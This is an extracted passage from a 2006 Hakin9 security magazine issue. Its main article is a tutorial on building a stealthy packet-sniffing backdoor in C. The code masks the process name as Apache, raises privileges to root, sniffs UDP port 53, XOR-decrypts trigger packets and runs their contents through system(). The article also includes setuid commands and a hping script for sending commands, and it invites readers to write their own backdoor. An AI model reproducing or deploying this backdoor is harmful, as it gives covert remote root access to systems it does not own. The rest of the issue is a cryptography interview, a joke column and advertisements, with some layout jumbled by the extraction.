- Embedding backdoor code inside of existing, privileged, socket-listening daemons to evade firewall(s). A backdoor-embedded daemon would listen for and provide normal service until some form of a protocol trigger is received, at which point privileges would be raised (if necessary) and a shell bound to the socket. A key advantage with this backdoor is if it is picked up by *netstat* or a port scan, it shows up as a standard listening daemon. The risks with this method reside in having to replace a privileged binary on the target system, as it is likely to be noticed by host IDS or a seasoned admin. Even if never noticed, if the daemon is ever upgraded, the backdoored binary is likely to be overwritten (by the new, legitimate binary).
- Connecting back to a hacker's machine, instead of listening for an inbound connection, to bypass firewall(s). The assumption for this tactic is made that if a firewall is in place, its policies allow outbound traffic to arbitrary ports by default. Firewalls which track the state of connections (stateful firewalls) often allow the returning inbound traffic related to established connections, and thus make this technique successful. Unfortunately, this form of backdoor shows up in the output of *netstat* (and appears very conspicuous), because it is still a system managed connection. Another major flaw with this method is that timing and/or triggers are required to determine when and where a connect-back occurs.

access, but also because *root* privileges are required for packet capturing,

- capture packets directed at a selected, popular port such as UDP 53 (used by DNS),
- interpret and decipher each packet with some form of authentication, ideally encryption, and execute authenticated packet contents as commands upon authenticating,
- have some additional rootkit functionality to avoid detection from tools such as *ps*.

Code skeleton

Having identified this example's objectives, we now have to use some way to illustrate the program's structure and logic. This can be done in many ways, for example via diagrams. Another way is to use pseudo-code, which may later be easily read and translated into real code.

Listing 1 contains a program skeleton outlining how to attain the desired backdoor goals. This outline is written in a descriptive code-comment fashion, and meant to illustrate the program's flow of logic. This base is used in reference throughout the article for writing the actual backdoor code.

The program layout shown in Listing 1 is divided into two segments: a main function, and a packet handler function called by the main function. In `main()`, masking the process name is done to deceive anyone who runs a program like *ps* to view running processes. For obvious reasons, an attacker would not want an admin to see a process called *backdoor*, or *silentdoor*, etc. Privileges are then raised, both for the ability to capture packets, as well as to provide to the backdoor user. Next, the packet capturing variables and functions required for a packet capture session are initialized. Finally, an infinite packet capturing loop is entered, pass each captured packet to the handler function.

The packet handler function is where most of the program's logic



Listing 1. Basic code skeleton

```
Main Program Function
{
  mask process name
  raise privileges

  initialize variables & packet capture functions
  build packet filter for desired port, protocol, etc.
  enact packet filter

  Loop infinitely
  {
    Call function to capture a packet
    Pass captured packet to Packet Handler Function
  }
}

Packet Handler Function
{
  verify packet is intended for backdoor by checking for a
  pre-defined backdoor header key
  ->if key is not present then return

  Since backdoor has a header key,
  decrypt remaining packet data with some pre-defined password

  After Decryption, verify data decrypted into backdoor
  intended commands by checking for protocol header/footer
  ->if header/footer flags are not present then return

  since packet had header key, and decrypted properly,
  containing adequate flags, execute the remaining data
  call system to execute decrypted_data
  then return
}
```

is required, as it has to decipher which packets were meant for the backdoor from all of the packets with the same protocol and port. The most efficient way to do this is to incorporate some form of authentication, ideally involving some type of encryption mechanism. In the program outline, the received packet is checked for a backdoor-header-key (some key phrase to hint that the packet is for the backdoor). If this backdoor-header-key is *not* present, the handler function returns immediately, so the program can be ready to catch the next packet. If the header-key *is* present, then it decrypts the remaining packet data with some basic decryption scheme.

Following this, the decrypted packet contents are searched for some string or flag, to prove the decryption was successful. If the

decrypted flags are not found, the handler simply returns. This is done as a final layer of authentication: if the packet has the header key, and the packet's contents decrypted properly, it can be safely assumed the packet is intended for the backdoor and contains a command. At this point the remaining decrypted packet contents are extracted and executed as a system command, completing the purpose of the backdoor.

Writing the program

Writing a packet sniffing program of any sort is relatively simple, particularly with use of the libpcap library. Libpcap is a library providing a robust, easy to use set of functions for capturing and managing packets. This article introduces some basic libpcap functions as used in writing the backdoor, but by no means cov-

ers libpcap in its entirety. Extensive documentation of libpcap's functions and related information is available at <http://www.tcpdump.org>.

Hiding the process name

Hiding or *masking* the process name is the first goal covered in the program outline, and in turn will be the first issue addressed while writing code. Listing 2 shows the beginning of a C translation of the pseudo-code from Listing 1. Inside of function `main()`, the first line of code is `strcpy(argv[0], MASK)`. This function call copies the string defined as `MASK` into `argv[0]`. When `argv[0]` is changed, so is the programs base name and in turn the process name for the program. This is a simple and effective way to change a program's process name (to deceive someone running *ps*). In this case, the name is changed to resemble Apache's running process name.

Raising privileges

Listing 2 also shows the privileges being changed by calling `setuid(0)` and `setgid(0)`, to set the UID and GID respectively. This step is the most fundamental purpose of a backdoor. These functions each take one argument: the desired ID. Since user and group ID value of zero is root, these functions give the program effective root privileges.

Root privileges aren't just for providing full access to the user, but also required for capturing packets. Of course, for this program to actually be allowed to set its own privileges, the compiled binary must have the `suid`-bit set on the target system. Setting the backdoor binary's `setuid`-bit and relevant permissions is as easy as passing the following commands on the target system:

```
# chown root backdoor_binary
# chmod +s backdoor_binary
```

Capturing packets

The time has come to begin to write the appropriate `pcap` func-

tions to capture packets. Listing 3 contains the bare-essential code to start a packet capture session for the example backdoor. The first step in this process is to call the `pcap_lookupnet()` function, which is intended to acquaint pcap with the network and netmask it will be sniffing from. This specific call will lookup and store the network and netmask into the `bpf_u_int32` variables `net` and `mask`, which are provided as arguments.

This function's first argument is the desired device to capture packets from, but setting it to `NULL` implies use of any device, thus capturing packets on all available interfaces. Since an attacker is likely to not know the devices on a target system, not specifying a device works best for writing a backdoor. If the function call fails, `-1` is returned and the program calls `exit()`.

The next function called in Listing 3 is `pcap_open_live()`, which opens and returns a pointer to a packet capture descriptor. A capture descriptor is the primary data type used for capturing packets, and ultimately manages all aspects of the packet capturing session.

Like the previous function, this function's first argument is the network device to capture on, where `NULL` implies any device. The next argument is to set the maximum amount of bytes to be captured from each packet, called the *snaplen*, and is set to 1024. The third argument determines whether or not to place the device in promiscuous mode (whether or not to capture packets which were not intended for this system). Here it is set to non-promiscuous mode, but this option doesn't matter in this context since it is ignored if `NULL` (any device) is specified for the first argument.

Not entering the device into promiscuous mode is an advantage for this application. Often, when a device enters promiscuous mode, a statement alerting the status of the device is recorded in the system log (which could give away the

Listing 2. Hiding the process name and raising privileges

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <pcap.h>

#define MASK "/usr/sbin/apache2 -k start -DSSL"

int main(int argc, char *argv[]) {

    /* mask the process name */
    strcpy(argv[0], MASK);

    /* change the UID/GID to 0 (raise privs) */
    setuid(0);
    setgid(0);

    /* setup packet capturing */
    /* ... */
    /* capture and pass */
    /* packets to handler */
    /* ... */
}
```

Listing 3. Packet capturing

```
pcap_t      *sniff_session;
char        errbuf[PCAP_ERRBUF_SIZE];
char        filter_string[]="udp dst port 53";
struct      bpf_program filter;
bpf_u_int32 net;
bpf_u_int32 mask;

if (-1 == pcap_lookupnet(NULL, &net, &mask, errbuf)) {
    /* failed. die. */
    exit(0);
}

if (!(sniff_session=pcap_open_live(NULL, 1024, 0, 0, errbuf))) {
    /* failed. die */
    exit(0);
}

pcap_compile(sniff_session, &filter, filter_string, 0, net);
pcap_setfilter(sniff_session, &filter);
pcap_loop(sniff_session, 0, packet_handler, NULL);
```

backdoor's presence). The fourth argument is a read timeout in milliseconds, zero specifies no timeout. If `pcap_open_live()` fails, `NULL` is returned and the program will `exit()`, otherwise a pointer to a capture descriptor is returned.

Next call is to the function `pcap_compile()`. This function builds, or what pcap calls *compiles*, a packet filter for restricting what type of packets are captured. Building a packet filter is the easiest way to specify the desired protocol and port of packets

to be captured, and thus can be used to satisfy one of the backdoor's objectives.

The first argument to `pcap_compile()` is the capture descriptor, `sniff_session`. The next argument expected is a pointer to a `bpf_program` structure. This structure is referred to as the *filter program* which becomes *compiled* by `pcap_compile()`. In the example, the `bpf_program` declared is named `filter`, and is passed to `pcap_compile()` by its address (effectively a pointer).

**Listing 4. Handling packets and parsing commands**

```
#define ETHER_IP_UDP_LEN 44
#define MAX_SIZE 1024
#define BACKDOOR_HEADER_KEY "leet"
#define BACKDOOR_HEADER_LEN 4
#define PASSWORD "password"
#define PASSLEN 8
#define COMMAND_START "start["
#define COMMAND_END "]"end"

void packet_handler(u_char *ptrnull,
    const struct pcap_pkthdr *pkt_info,
    const u_char *packet)
{
    int len, loop;
    char *ptr, *ptr2;
    char decrypt[MAX_SIZE];
    char command[MAX_SIZE];

    /* Step 1: identify where the payload */
    /* of the packet is */
    ptr = (char *) (packet + ETHER_IP_UDP_LEN);
    if ((pkt_info->caplen - ETHER_IP_UDP_LEN - 14) <= 0)
        return;

    /* Step 2: check payload for */
    /* backdoor header key */
    if (0 != memcmp(ptr, BACKDOOR_HEADER_KEY, BACKDOOR_HEADER_LEN))
        return;
    ptr += BACKDOOR_HEADER_LEN;
    len = (pkt_info->caplen - ETHER_IP_UDP_LEN - BACKDOOR_HEADER_LEN);
    memset(decrypt, 0x0, sizeof(decrypt));

    /* Step 3: decrypt the packet by XOR'ing pass */
    /* against contents */
    for (loop = 0; loop < len; loop++)
        decrypt[loop] = ptr[loop] ^ PASSWORD[(loop % PASSLEN)];

    /* Step 4: verify decrypted contents */
    if (!(ptr = strstr(decrypt, COMMAND_START)))
        return;
    ptr += strlen(COMMAND_START);
    if (!(ptr2 = strstr(ptr, COMMAND_END)))
        return;

    /* Step 5: extract what remains */
    memset(command, 0x0, sizeof(command));
    strncpy(command, ptr, (ptr2 - ptr));

    /* Step 6: Execute command */
    system(command);
    return;
}
```

The third argument is the string containing rules to be compiled into this filter. The filter rule strings are written in a logical and intuitive syntax. The array declared as `filter_string[]`, containing "udp dst port 53", is passed for this argument. When compiled into a `bpf_program`, this rule string tells `pcap` to only

capture packets destined for UDP port 53.

Once the packet filter is compiled, it is then enacted by calling `pcap_setfilter(sniff_session, filter)`. From here on, any packet captured through the capture descriptor `sniff_session` will be protocol UDP destined for port 53

(which was one of the backdoor's goals).

Finally in Listing 3, the function `pcap_loop()` is called to start the actual capture session. The arguments expected by `pcap_loop()` are: the capture descriptor, the count of packets to capture, the name of a packet handler function, and an arbitrarily defined pointer to pass to the packet handler. `pcap_loop()` function works by listening for and capturing packets on the given descriptor, until the specified capture count has been met. Upon capturing each packet, it calls the given handler function to process the packet accordingly. This packet handler function must have a specifically defined argument structure, because `pcap_loop()` passes it data in a specific manner.

When `pcap_loop()` calls the packet handler function, it passes it the following arguments in order to the handler: a programmer-defined pointer, a pointer to a `pcap_pkthdr` structure (explained later on), and a pointer to the packet itself. This allows the packet handler function to receive the packet, its relative information, and any other data the programmer would like to pass in (via the programmer-defined pointer).

In Listing 3, the packet count passed is 0, which tells `pcap_loop()` to capture packets indefinitely. The packet handler function is specified to be called `packet_handler`, which means `pcap` will be looking for a function with that name to pass captured packets to. The programmer-defined pointer is not required, as it is never actually dereferenced by `pcap`, it is only provided as a means for the programmer to pass data through `pcap_loop()` to the handler function. For writing this backdoor, and the scope of this article, this pointer is not used, and in turn is passed to `pcap_loop()` as `NULL`.

Handling packets and parsing commands

How to handle a captured packet, and properly parse it for commands,

**RIGHT NOW YOUR COMPETITORS
ARE PITCHING LINUX TO
YOUR CUSTOMERS!**

**COMPETE TO WIN...
DISCOVER LINUX TODAY!!**

<http://www.o3magazine.com>





is the most difficult task to address when writing a packet sniffing backdoor. However, since the programmer knows that `pcap` will be passing the handler function arguments in a specific order, writing a prototype for the handler function is relatively simple.

The first argument being passed to the handler is the programmer-defined pointer `u_char *user`. This is the same pointer which was previously passed to `pcap_loop()` `NULL`, so it is known that no data will be present in this argument for this example. The second argument being passed to this function is a pointer to a `pcap_pkthdr` structure. This structure contains three elements: `struct timeval ts` containing the time the packet was captured, `bpf_u_int32 caplen` containing a count of bytes captured, and a `bpf_u_int32 len` containing the total length of bytes available for capture (which may be more than the bytes captured, if it exceeded the `snaphlen`).

Finally, the last argument passed in is an unsigned `char *packet`, pointing to the packet data. Keep in mind that `pcap` captures the entire packet, including its protocol headers, so the pointer `u_char *packet` points to the beginning of the whole packet (not just its contents). To access solely the packet's contents, the length of the protocol headers (Ethernet, UDP, IP, etc..) in bytes must be known to offset from the packet pointer being passed. In Listing 4, there is a `#define` value for the combined header lengths for Ethernet, IP, and UDP headers, with a total count of 44 bytes.

The function shown in Listing 4 is named `packet_handler()`, as this is the expected function name (having been passed into `pcap_loop()` in Listing 3). The objective of `packet_handler()` is to ensure that the packet being passed is meant for the backdoor, and contains the legitimate backdoor data. To achieve this for the example backdoor, it is necessary to write some form of backdoor protocol syntax for

Sending commands to the backdoor

Now that we have a backdoor ready, we need to have a tool to send commands. Listing 5 shows a very simple implementation of such a script. It requires the `hping` command. Usage:

```
$ ./silentkey.sh <ip> <command>
```

The script requires a small C application to XOR the string (see Listing 6). It should be compiled and placed in the same directory as the `silentkey.sh` script:

```
$ gcc -o xor_string xor_string.c
```

This script can be used both with the backdoor described in the article and with the SilentDoor application. The SilentDoor package contains a more advanced application for sending commands.

the authentication and decryption of the packet.

As shown in Listing 4, the first layer of authentication involves comparing the first few bytes of the packet contents against some form

of protocol-key. If the key is not present, the packet is immediately disqualified from backdoor use, and the function returns. This presence of this protocol key indicates that the packet is most likely meant for the

Listing 5. `silentkey.sh` – a shell script to send commands in packets

```
#!/bin/bash
PASS=leet
OPTS="-c 1 -2 -E /dev/stdin -d 100 -p 53 "
COM_START="start["
COM_END="]end"
if [ -z "$1" ]
then
echo "$0 <ip> <command>"
exit 0
fi
if [ -z "$2" ]
then
echo "$0 <ip> <command>"
exit 0
fi
echo "$COM_START$2$COM_END $PASS to hping $OPTS $1"
./xor_string "$COM_START$2$COM_END" $PASS | hping2 $OPTS $1
```

Listing 6. `xor_string.c` – used by script in Listing 5

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    int i, x, y;
    if (!argv[1] || !argv[2])
    {
        printf("%s <string> <pass>\n", argv[0]);
        return 0;
    }
    x = strlen(argv[1]);
    y = strlen(argv[2]);
    for (i = 0; i < x; ++i)
        argv[1][i] ^= argv[2][(i%y)];
    printf("%s", argv[1]);
    return 0;
}
```

About the author

Brandon Edwards, also known as *drraid*, is a security researcher and student from Portland, Oregon, United States. He has spoken at security conferences such as Defcon and currently works in the security industry. He can be contacted at drraid@gmail.com.

backdoor, and the data should proceed through further authentication. The intent of having a protocol-key checked for before more process-intensive forms of authentication is for efficiency.

By now, if the handler function has not yet returned, the packet is assumed to contain encrypted data. It is appropriate to now attempt decryption of the remaining packet data, and then check for further authentication.

For the scope of this example, no means of heavy encryption will be used, instead this example uses a method called XOR encryption. This form of encryption is simple, using the XOR (Exclusive-OR) bitwise operator with 2 bytes of data to produce 1 resulting byte of data. That is, to take a byte from a password string, and XOR it against a byte from the array of data to be encrypted, and the result is an encrypted byte. The decryption process is the essentially the same process: XOR an encrypted byte against a corresponding password byte to find the original unencrypted byte.

Listing 4 uses a for loop to XOR each byte remaining in the packet against the password defined as `PASSWORD`. The modulus operator (`%`) is used to determine which byte of the password string corresponds to the byte being referenced in the packet contents. The decrypted byte resulting from each cycle

in the loop is stored in the array named `decrypt[]`.

Once the remaining data has been decrypted, it needs to be verified. Verification of the decrypted data is done to check that it originated from a decrypted state and thus was intended for the backdoor. It is important here to realize that even though the packet contained the backdoor header key, it may have been completely random and coincidental.

More importantly, the packet might even be spoofed by someone aware of the backdoor, as the header key could be easily sniffed (as it is in plain text). By checking the decrypted data, it is ensured that the creator of the packet not only knew the backdoor header key, but also knew the encryption password.

For easy programming, Listing 4 validates the decrypted contents by simply checking for 2 predefined strings within the decrypted data. These strings are meant act as a header and footer for the command string to be executed, and are defined as `COMMAND_START` and `COMMAND_END`. If either one of these strings is not found, the packet is considered invalid and, the function returns.

Otherwise, if both strings are present, the data between the two strings is extracted and considered to be a command. This final step in verification eliminates almost all (99.9%) possibility of an irrelevantly

random or fraudulently created packet.

The last step to complete the purpose of this backdoor is execute the remaining string as a command. This is done in Listing 4 by calling `system()` on the remaining decrypted, extracted string. Note that although calling `system()` will cause execution of the string as a command, it does nothing to manage the input/output of the command being executed. In turn, `system()` is not very stealthy or practical in the context of a remote backdoor, and only shown here as an example.

Our example backdoor is, as we can see, very simple. However, it forms a base for experimentation and for extended functionality. One program already created on the basis of this idea is author's own SilentDoor, included on the *hakin9.live* CD. Readers are encouraged to experiment and expand this idea and welcome to post comments to either the author or the magazine staff.

Conclusion

Packet capturing backdoors are sneaky and difficult to prevent (or even detect, in most cases). Hopefully, having read this article, you now have a strong understanding to the purpose of a packet capturing backdoor, as well as a starting point for writing your own. The code provided here is shown only as a proof-of-concept, and is by no means robust or complete.

The security industry currently does not have many (if any) tools for detecting this type of backdoor. There does exist several tools for detecting sniffing on a system, but most only detect promiscuous sniffing (which doesn't apply to a well implemented sniffing backdoor). The ability to determine the state of all packet capturing on a system may be the next step in anti-backdoor development, however until tools progress to that point, this technique should be considered as a conventional threat. ●

On the Net

- <http://www.icir.org/vern/papers/backdoor> – a good paper on backdoor detection concepts,
- <http://www.tcpdump.org> – home of libpcap, and great source of documentation,
- <http://n0d0z.darktech.org/~drraid> – *drraid*'s personal site for posting code,
- <http://www.rootkit.com> – online magazine about rootkits and backdoors.

www.buyitpress.com/en



Subscribe to your favourite magazine!
Order archive issue!



You can subscribe to your favourite magazine now!

We guarantee:

- better prices
- safe on-line payment
- quick realisation of your order

You can find all our magazines at www.buyitpress.com/en

Order Form



Please fill out the blanks with the CAPITAL LETTERS and send the order form by fax: **(+48 22) 887 10 11**, by e-mail: subscription@software.com.pl or by post mail: Software-Wydawnictwo Sp. z o.o., Piaskowa 3, 01-067 Warsaw, Poland.

First Name and Surname Job Title

Company Name Tax Identification Number

Postal Address

Phone Fax

Email (It's necessary to send an invoice)

Automatic subscription extension

Title	Number of Issue per Year	Number of Copies	Start from	Price	Subtotal
Hakin9 (w/ CD) Hard Core IT Security Magazine Hakin9 is a magazine about hacking and IT security, covering techniques of breaking into computer systems, defense and protection methods.	6			38€ 51\$	
How to retouch people Training Movie The film shows how to retouch people. It will lead you step by step through achieving effects which you have often seen in various adverts.	—		—	19.90€ 24.90\$	
Selecting and Masking Training Movie The film will teach you how to remove windswept hair in the background, how to get the most out of Pen Tool, how to use the Extract filter and the others.	—		—	19.90€ 24.90\$	
Aurox Azurite 10.2 Aurox is a complete distribution on DVD with instruction of installation.	—		—	9.90€ 9.90\$	
				Total	

I pay with a credit card valid thru CVC Code

Name of credit card:

VISA MASTER CARD JCB POLCARD DINERS CLUB

I pay by transfer: Nordea Bank Polska S.A., II Oddział, ul. Jana Pawła II 25, 00-854 Warsaw
Account number: PL 27 1440 1299 0000 0000 0391 8289

.....
date and signature



There is no absolute security

An interview with dr. Lars Packschies

Dr. Lars Packschies works as a research associate at the local electronic data processing centre of the University of Cologne and is the contact person for cryptographic applications. He administrates the software and takes care of the privacy protection under Linux, SunOS/Solaris, IRX and AIX. He is the author of Practical cryptography under Linux.

hakin9 team: You are working as a research associate at the local electronic data processing centre of the University of Cologne and you have also written the book *Praktische Kryptografie unter Linux (Practical cryptography under Linux)* – do you think the users at the local EDPC are aware of security?

Lars Packschies: Yes, one can say that most users I know are aware of the general problem, especially in regard to email. However in general I noticed that the most users would like to use encryption, but they don't know where to start. Some of them admit that they are too lazy – they own a GPG-key but don't use it in practice. Others would like to encrypt, but they can't convince their partners to do it as well. In regard to SSH the situation is completely different. The users of our large-capacity computers for example can only login on this computers via SSH.

h9 team: In your opinion, what is the reason for so many users not having a GPG-key respectively not using them in practice?

LP: The sticking point is that most people don't know where they are to begin. If someone has dared the step and has generated a pair of keys or a certificate, there is always the next hurdle – the employment in practice.

h9 team: Is it possible to make a rough estimate how what percent of the users encrypt their mails or are at least familiar with the first principles of encryption or signing?

LP: According to a survey of Osterman Research (<http://www.ostermanresearch.com/>) in 2004, 20 percent of the interviewees in large-scale enterprises claim that they use email encryption frequently – subject to the condition that the employer provides an encryption solution. How this is split up into OpenPGP, S/MIME and other techniques is something I don't know. I guess the number of users is higher at universities.

h9 team: How many of your users in general do you think is aware of encryption?

LP: The users of large-capacity computers at universities have very often only encrypted access to the machines, consequently they are using tools with strong cryptography by default. Interestingly enough some of the users don't even know that they are using cryptography For the user this technique is completely transparent. SSH is an example for cryptographic technology, which has seamlessly integrated into the IT-landscape and it isn't even noticed or interfering. In this regard, it is a perfect situation.

The use of VPN, which integrates the user at home into the network of the university via cryptographic secured tunnels, seems to be a little bit more complicated. To achieve this the tunnel has to be established with a special client software in order to use certain services of the university at home. At this point even simple things are for many users noticeable obstacles. We are conveying our costumers the necessity of these measures and consequently we raise the awareness of this topic. After this solely SSL- or TLS-secured access to our mail servers isn't a problem any more.

So it concerns every user and consequently the most should be aware of this topic.

h9 team: What does your electronic data processing centre or you in particular do to sensitise users to this topic?

LP: We are offering courses to this topics, that are tailored especially for beginners. Courses for intermediates concerning Linux in general and e-mail or the use of the servers in particular often cover this topic often as well. What is important for customers that aren't able to or don't want to take part in one of this courses is a good documentation.

Articles about secure encryption of mail or news concerning *secure access to the servers reguraly appear in our bulletin*. Every issue is available for everybody via the net.

h9 team: Is *comfort* an excuse you accept? Is it still the software that makes it hard for the users to use cryptography in practice?

LP: At first one have to say that cryptographic methods are definitively optional in mail transport. Of course there are many, many reasons for using these methods. If someone doesn't like this, it is basically alright. Comfort is from time to time, as I hear in conversations, just

a pretence and stands for excessive demand or the fear of making mistake. I try to help people directly and try to describe and solve problems where they occur. This way I lead the user step by step towards the desired solution – the easy use of signatures and encryption via a single click or keystroke, but without leaving out the basics, which help understanding the use of it. Owing to circumstances comfort isn't an argument any more.

h9 team: Has something changed in the mail software recently, regarding usability?

LP: The development has aimed for several months into the direction of simple usability. Some especially good projects are to be mentioned like Thunderbird respectively Mozilla Mail with the Enigmail plugin as well as the Kmail project, which offer a noticeably good integration of encryption technologies. There are many other mail clients which contain OpenPGP and S/MIME functions. For those who like graphical user interfaces, some projects offer direct interfaces for creation and administration of keys with GnuPG, e.g. the Gnu Privacy Tray for Windows or Kpgp for KDE, which are very clear and easy to use programs that allow an easy and intuitive handling of the keys.

h9 team: In your opinion what is the absolute must, concerning security at daily work?

LP: To take time and let someone teach you step by step and explain the basic problems and their solution. Some important aspects one should bear in mind if one deals with encryption of mail is the right handling of keys, generating revoke certificates and the knowledge of the weakest member in the chain of safety precautions: The passphrase for the private key – and oneself.

Something that is not often mentioned, which I tell my users, is that cryptographic methods are based on hypotheses and theories. There is no absolute security. If e.g. a fast method for prime factorisation of big numbers is discovered, some methods become instantly insecure; or at least when quantum computers become reality. Something people often forget is that not only encrypted messages that are encrypted after this date can be decrypted, but rather every messages ever been encrypted with one of these methods. One should always be aware of these things in order to handle these powerful tools the right way.

One can learn these basics within few hours with few steps. Especially the plugins for mail clients ease the handling of it, or the integration of SSH and SFTP or SCP into many, many other products e.g. Konqueror (the KDE file manager). Within the past few years a lot of this has become far easier and one doesn't have to fear that perhaps one couldn't handle it the right way. Everybody can encrypt email, files or whole disk drives, secure the communication between computers and a lot more. After understanding the main problems, it is an easy thing to do.

Cryptography is less complicated in practice than the most people think. With a few steps the preconditions are set up and perhaps you can convince some of your friends this way. ●

Practical cryptography under Linux: Tools and Techniques by Lars Packschies

Privacy protection is something that concerns everybody in the times of Internet, however there is often a lack of data encryption in the daily routine, as it is said to be difficult and mysterious.

But the use of strong cryptographic applications which sources are freely available like GnuPG, OpenSSH, OpenSSL and the matching graphical frontends and to use encrypted filesystems is rather a matter of habit. This book talks in detail about en- and decrypting, signing and verifying emails and files, how to transfer data in a secure manner through the net and how to save them in a way that there is no chance for hard drive and laptop thieves.

Recent developments like the S/MIME extensions to GnuPG and advanced topics like the setup of an own Certification Authority (CA), how to add SSL certificates to an Apache webserver or the tunnelling of services via ssh are also mentioned. A short introduction about cryptographical algorithms and protocols in theory provide the necessary background knowledge.



Column

Beware the monitor-crashing worm

Konstantin Klyagin 

Eeee... Why do you have worms in your pocket, Beavis? *I don't know! They were just there! Feels pretty good, though...* (Beavis and Butt-head cartoon).

No matter what you are: clerk, software developer, hacker or a security analyst at Microsoft. I bet you have a pal who keeps on sending you e-mail with everything he or she finds amusing, interesting or eventually starts believing in. I mean so called luck chain letters. They usually ask you to send around X copies. Sometimes people are encouraged to add their experiences to the text. So it goes like: *Before I received this e-mail, I was poor. But on the day I received it, as I was walking along a street, I found a purse full of cash. So this works.*

This technology isn't new. Luck chain letters are known since at least 60 years already. They used to be written on the paper, multiplied on a copy machine, and finally, digitalized. Sending them around by e-mail is much easier than writing 5 or 10 copies by hand. Now, in the era of web 2.0 and globalization, luck chain letters are still around. And be sure, they will outlast us and make it to whatever web 10.0.


In a world with a perfect technology, where all malware is blocked by the very architecture of operating systems, there will still be HAD TO TRY IT!! WHO KNOWS??? WE COULD ALL USE A YEAR OF GOOD LUCK!!!, like things mailed around. Let's now reverse engineer and modify it slightly. It will make people like you and my pals break their monitors in the office. No way? Let me object.

HAD TO TRY IT!! WHO KNOWS??? WE COULD ALL USE A BRAND NEW 21" MONITOR!!

This may sound nuts, but Dennis got this the other day and sent it off. About 10 minutes later his boss came in with a technician, who brought him a new cool TFT 21" monitor and a plasma TV for his home!

All you need to do is to get a hammer and smash the monitor in front of you.

You probably doubt about it. However, with such calling to action mails, in Internet within its current ever-expanding state many things can be achieved. One doesn't have to possess an extensive educational background to access the Net. With enough man-power, tricky backdoor and software technologies become useless. Remember the I LOVE YOU worm. Written by a student in the Philippines, it became the



most damaging worm ever, not because of the primitive hold in VBScript it used, but because of the right usage of the bugs in the human nature. Being anxious to find out who loves them, corporate workers opened attachments, causing about \$10 billion economic damage.

A long time before the I LOVE YOU worm, in my teen ages, as I was an active member of the Fido network, such epidemics of human stupidity used to cause serious problems with functioning of echo-conferences. A message saying *hello, this is a test, can anyone see me?* could result into several hundreds useless replies. So there is quite a chance there will be people breaking their monitors.

Now I know why Microsoft is not going to ship an anti-virus solution with Vista. With their thousands of analysts they realized it's in vain. It's doesn't make sense to develop anti-virus or anti-worm technology any further. The way they made such a conclusion is simple. They also have pals who send them different stuff by e-mail. ●

About the author

Konstantin Klyagin, also known as Konst, is a software engineer who has been working for 7 years in software development. At 24, he has about 16 years of overall computers experience, MSc in Applied Mathematics and speaks Russian, English, Romanian and Ukrainian. Originally from Kharkov, Ukraine, currently Konst lives in Berlin. More info: <http://thekonst.net/>.

6-8 September 2006
Prague / Czech Republic

Software Quality Assurance Management



conference
SQAM

For the fourth time Software-Konferencje brings you the largest conference in Central-Eastern Europe - SQAM 2006, held at Prague. An exceptional event that gathers only the best in software testing. If you care about reliability, quality not quantity then the SQAM Conference is the place for you to be.

Why is it worth participating in SQAM Conference 2006?

- Industry news,
- A possibility to get new knowledge quickly and effectively and its practical application,
- A unique occasion to meet experts and world authorities,
- Exchange of experiences - a perfect chance to share the knowledge,
- A chance to establish prospective international business contacts

SQAM Conference 2006 highlights:

The biggest Eastern European event considering software quality will take place in September. You can't miss it.

- ISTQB is taking an advantage of this event to organize gathering of the boards from all around the world
- world's finest specialists will attend SQAM conference!
- ISTQB tester boards presidents among lecturers.
- Rex Black the president of the ASTQB (American Software Testing Quality Board, Inc.) will deliver the opening lecture and lead day long workshop on the third day.
- World famous specialist Tom Gilb will deliver a lecture on the first day and share his knowledge during workshops.
- 21 lectures during 2 days!

Various approaches, topical sessions (participation price included in conference cost!)

- 3 parallel workshops/tutorials(Rex Black, Tom Gilb, John Watkins)
- Possibility to pass an ISTQB Certified Tester Foundation Level exam on the second day at a competitive price!

And that's only a taste of what awaits you in Prague this year!

Sponsor:



Media partners:

Details:

Marcin Tkaczyk
phone +48 22 887 11 77
fax +48 22 887 10 11
mobile +48 608 34 84 44
marcin.tkaczyk@sqam.org

www.sqam.org



Software Developer's
new ideas & solutions for professional programmers **JOURNAL**



Upcoming

haking 2/2006

On the upcoming issue:



The Edge

Port Scanning and the violation of rights

Property (as defined in legal terms) as is associated with servers, routers and information systems in general is known in the law as consisting of chattels. Servers are chattels. The data are Intellectual Property. Craig S. Wright gives you an interesting perspective on port scanning and the violation of rights.



In practice

Constructing a hooking-oriented size disassembler to Malware analysis

Day by day, malware analysts and administrators have to face a threat of security systems failure. Perhaps the goals are: an explanation of unauthorised integrations, users protection against the virus or avoiding the danger. In his article, Rubén Santamarta shows that an accurate analysis of the malicious software we currently use is necessary to achieve these goals. That is the reason for reverse engineering usage.



What's hot

Security in Windows Vista

Computers have started entering every sphere of the human existence. Operating systems had been an area of research for a long time. Microsoft had excelled in making OS which had been primarily targeted toward the non tech savvy and users. In the newest OS of Microsoft which goes by the name Microsoft Windows Vista there are quite a few features which are new to the Windows world. From Rudra Kamal Shina Roy's article you can learn what kind of features they are and how you can use it to enhance security.



Techniques

Detect security violation and apply policy enforcement with IDS and Firewall

How is possible detect security violation of a firewall policy using a Network Intrusion Detection System, comparing in real time traffic on the outside with traffic on the inside and alerting if it's contradicting the rules. Arrigo Triulzi and Antonio Merola will discuss how a Network Intrusion Detection System (NIDS) can be used as a verification tool in the specific case of firewall failure.



On the CD

- *hakin9.live* – bootable Linux distribution,
- indispensable utilities – a hacker's toolbox,
- tutorials – practical excersizes to go with the articles,
- additional documentation,
- full versions of commercial applications.

More information on the upcoming issue can be found at
<http://www.hakin9.org/en>

New issue on sale at the beginning of November 2006

The editors reserve the right to change magazine contents.



HITB SecConf 2006 - Malaysia

September 18th - 21st 2006 : Kuala Lumpur, Malaysia

DEEP KNOWLEDGE SECURITY CONFERENCE

18th – 21st September 2006 • The Westin KL, Kuala Lumpur • Malaysia

